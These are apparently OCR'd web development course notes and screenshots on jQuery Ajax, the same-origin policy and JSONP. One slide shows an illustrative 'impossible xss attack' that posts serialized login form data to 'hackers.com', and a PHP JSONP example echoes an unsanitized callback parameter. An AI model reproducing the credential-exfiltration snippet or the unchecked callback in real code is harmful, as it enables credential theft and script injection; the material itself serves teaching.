

site.js
Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
index.html
site.js
list.php
day5
.DS_Store
index.html
js
site.js
xhr
list.php
//
$(function(){
$.ajax({
url: 'xhr/list.php',
type: 'GET',
dataType: 'json',
success: function(response){
for(var i=0, j=response.languages.length; i<j; i++){
var lang = response.languages[i];
$(''+
' '+
'<h2>'+ lang.name +'</h2>'+
' '+ lang.description +' '+
' '+ lang.version +' '+
' '
).appendTo('#languages');
};
}
});
});



site.js
Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
index.html
site.js
list.php
day5
.DS_Store
index.html
js
site.js
xhr
list.php
//
$(function(){
$.ajax({
url: 'xhr/list.php',
type: 'GET',
dataType: 'json',
success: function(response){
for(var i=0, j=response.languages.length; i<j; i++){
var lang = response.languages[i];
$(''+
' '+
'<h2>'+ lang.name +'</h2>'+
' '+ lang.description +' '+
' '+ lang.version +' '+
' '
).appendTo('#languages');
};
}
});
});


http://localhost/sfw/day5/index.html
Google
Day 5, Activity 1
Formatting Example
Descrip here.
Version here.
send


Console
HTML
CSS
Script
DOM
Net
Test
Page Speed
Page Speed Activity
YSlow
Clear
Persist
Profile
GET http://localhost/sfw/day5/xhr/list.php 200 OK 55ms
jquery.min.js (line 141)
javascript
Run
Clear
Copy
Done
YSlow
0.206s



Day 5, Activity 1
http://localhost/sfw/day5/index.html
Google
Full Sail University - WDD8S In...
Day 5, Activity 1
Formatting Example
Descrip here.
Version here.
send
javascript
Most expressive language ever made.
1.5
jquery
Your weapon of choice as a javascript ninja.
1.4
php
Console
HTML
CSS
Script
DOM
Net
Test
Page Speed
Page Speed Activity
YSlow
Clear
Persist
Profile
GET http://localhost/sfw/day5/xhr/list.php 200 OK 60ms
jquery.min.js (line 141)
Run
Clear
Copy
Done
YSlow
0.246s


site.js
Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
index.html
site.js
list.php
day5
.DS_Store
index.html
js
site.js
xhr
list.php
//
$(function(){
$('#languages').empty();
$.ajax({
url: 'xhr/list.php',
type: 'GET',
dataType: 'json',
success: function(response){
for(var i=0, j=response.languages.length; i<j; i++){
var lang = response.languages[i];
$(''+
' '+
'<h2>'+ lang.name +'</h2>'+
' '+ lang.description +' '+
' '+ lang.version +' '+
' '
).appendTo('#languages');
};
}
});
});
Share
Hints
Clips
5:24



Drawbacks to using Ajax.

1. The Same Origin Policy – Prevent cross domain Ajax. - The browser cannot acces other web servers that aren't serving the current webpage.



6 - ajax-7-origin10dadfd2-d9ff-4ae5-b08b-aae76e9e0a07.mov
what is sop?
Same Origin Policy was implemented by browsers as a security feature
It ensures that the client (the browser) can't access other web servers that aren't serving the current webpage.
Trying to access a different server is called cross-domain (or XSS)
example of impossible xss attack
$.get('http://gmail.com',
function(r){
$('body').html($(r).find('body'));
$('#login').bind('submit', function(){
$.post('http://hackers.com',
$(this).serializeArray();
);
}
}
);
01:14
-06:08

wtf?

- SOP also blocks legitimate “cross-domain” access

```
// script on www.codeinfused.com
$.ajax({
    url: 'http://cdn.codeinfused.com/file.html',
    type: 'GET',
    dataType: 'html',
    success: function(r){}
});
```


- Each browser reports the error a little differently



same origin policy rules

ajax request from **http://www.codeinfused.com/js/site.js**

URL	Works?	Reason
http://www.codeinfused.com/xhr/get.php	Success	
http://www.codeinfused.com/cdn/dir/a.html	Success	
http://google.com/file.php	*Failure*	Different domain
http://cdn.codeinfused.com/xhr/file.php	*Failure*	Different domain
http://www.codeinfused.com:81/xhr/file.php	*Failure*	Different port
https://www.codeinfused.com/xhr/secure.php	*Failure*	Different protocol



The solution to Cross Domain Serving via Ajax is below Using JsonP…

jsonp solution

- There is a security flaw that has existed forever *(and will never change)...*
- **Script tags are immune to Same-Origin-Policy**

for example, our google-hosted jquery cdn:

```
<script type="text/javascript" src="http://ajax.googleapis.com/...
```

- <script> src's don't have to point to .js files *(so long as the file returns javascript)*
- Server-side languages *(like php)* can return anything *(such as javascript)*

```
<script type="..." src="http://remote.com/file.php"></script>
```

jsonp solution

- We could pass data to our php, and have it dynamically generate javascript
- *this is just like any other ajax request, but with a middle-man*

```
<script src="http://remote.com/getusers.php?userid=10"></script>
```

! since we make the request via url, only GET is possible

- **JSONP** is a type of technique that uses the script tag flaw
  - *stands for "JSON with Padding"... dumbest name ever.*

jsonp solution

site.js

```
var jsonpfn = function(response){};
```

dynamically built <script>

```
<script src="http://.../getusers.php?id=10&callback=jsonpfn">
```

getusers.php

```
<?php
    $cb = $_GET["callback"];
    $response = $cb . "(" . $json . ");";
    echo $response;
?>
```

```
jsonpfn({"name": "Mike"});
```

jsonp with jquery

- jQuery makes this even easier. Noticing a trend yet?
- With dataType of **jsonp**, jQuery will generate a random callback name, such as:

```
&callback=jsonp153123469
```


site.js

```
$.ajax({
    url: 'http://remote.com/getusers.php',
    data: {id: 10},
    type: 'GET',
    dataType: 'jsonp',
    success: function(response){
        // response is json data
    }
});
```

jsonp for apis


- Most service APIs use **jsonp**
- *For example, if you include Facebook on your website, it communicates back to facebook.com using jsonp scripts.*

From:





```
    <meta charset="utf-8" />
    <title>JSONP</title>

</head>
<body id="index" class="home">

    <h1>JSONP Example</h1>
    <a href="#">Click me!</a>


<script type="text/javascript" src="http://ajax.googleapis.com/ajax
<script type="text/javascript">
    // http://codeinfused.com/sfw/demos/jsonp.php

    $(function(){

    });
</script>

</body>
</html>
```


```
    <meta charset="utf-8" />
    <title>JSONP</title>

</head>
<body id="index" class="home">

    <h1>JSONP Example</h1>
    <a href="#">Click me!</a>


<script type="text/javascript" src="http://ajax.googleapis.com/ajax/l
<script type="text/javascript">
    // http://codeinfused.com/sfw/demos/jsonp.php

    $(function(){

        $('a').bind('click', function(){
            $.ajax({
                url: 'http://codeinfused.com/sfw/demos/jsonp.php',
                type: 'GET',
                dataType: 'jsonp',
                success: function(r){
                    console.log(r);
                }
            });
            return false;
        });

    });
```




JSONP Example

Click me!






jsonp.html – 66.192 SFW
66.192 SFW
Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
demos
iframe
jsonp.html
Clear
Publish All
</head>
<body id="index" class="home">
<h1>JSONP Example</h1>
Click me!
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/l
<script type="text/javascript">
// http://codeinfused.com/sfw/demos/jsonp.php
$(function(){
$('a').bind('click', function(){
$.ajax({
